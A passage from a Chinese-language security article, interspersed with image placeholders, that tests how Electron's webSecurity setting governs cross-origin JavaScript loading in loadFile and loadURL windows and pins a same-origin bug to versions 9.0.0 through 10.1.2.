









这里就出现了一个有趣的现象，关闭了 `webSecurity` 后，在 `10.0` 中竟然还是远程加载 `JavaScript` 失败了，但是在 `5.0` 和 `30.0` 中均成功了，这应该是 `Electron` 的一个 `bug`

webSecurity: true











开启了 `webSecurity` 后，表现倒是一致的，均阻拦了跨域的资源请求

补充测试


虽然 `Electron` 中这个 `bug` 不是很重要，但是我们还是补充测试一下，到底是哪些版本存在该 `bug`




`Electron 11.0.0` 中该 `bug` 已经修复




`Electron 10.1.3` 中该 `bug` 已经修复



`Electron 10.1.2` 中该 `bug` 存在，所以是在 `ELectron 10.1.3` 中被修复，我们看一下在哪个版本中开始存在



`Electron 9.0.0` 中已经存在该 `bug`



`Electron 8.5.5` 版本中不存在该 `bug`

因此存在该 `bug` 的版本为 `Electron 9.0.0 ~ 10.1.2`

小结

在远程加载的形式创建窗口时， `webSecurity` 的开始起作用，设置为 `true` 时，同源策略有效，当设置为 `false` 时， `Electron 9.0.0 ~ 10.1.2` 依旧存在同源策略，除以上版本外同源策略均失效

0x03 总结

`Electron` 项目中比较常见的通过 `loadFile('index.html')` 创建窗口时， `webSecurity` 选项并没有用，可以加载 `file://` 和 `http://` 这种本地或远程的 `JavaScript`

当通过 `loadURL` 加载远程页面创建窗口时， `webSecurity` 选项有效，默认配置为 `true` ，值为 `true` 时，同源策略有效;当值为 `false` 时，在 `Electron 9.0.0 ~ 10.1.2` 版本中，关闭同源策略失败，同源策略仍然有效，这是一个 `bug` ，除上述版本以外均会关闭同源策略，允许跨域加载 `JavaScript`

需要注意的是，加载资源这个事还会受 `CSP` (内容安全策略) 的影响，文中的测试均为未设置 `CSP` 时的情况

默认值的时间线如下：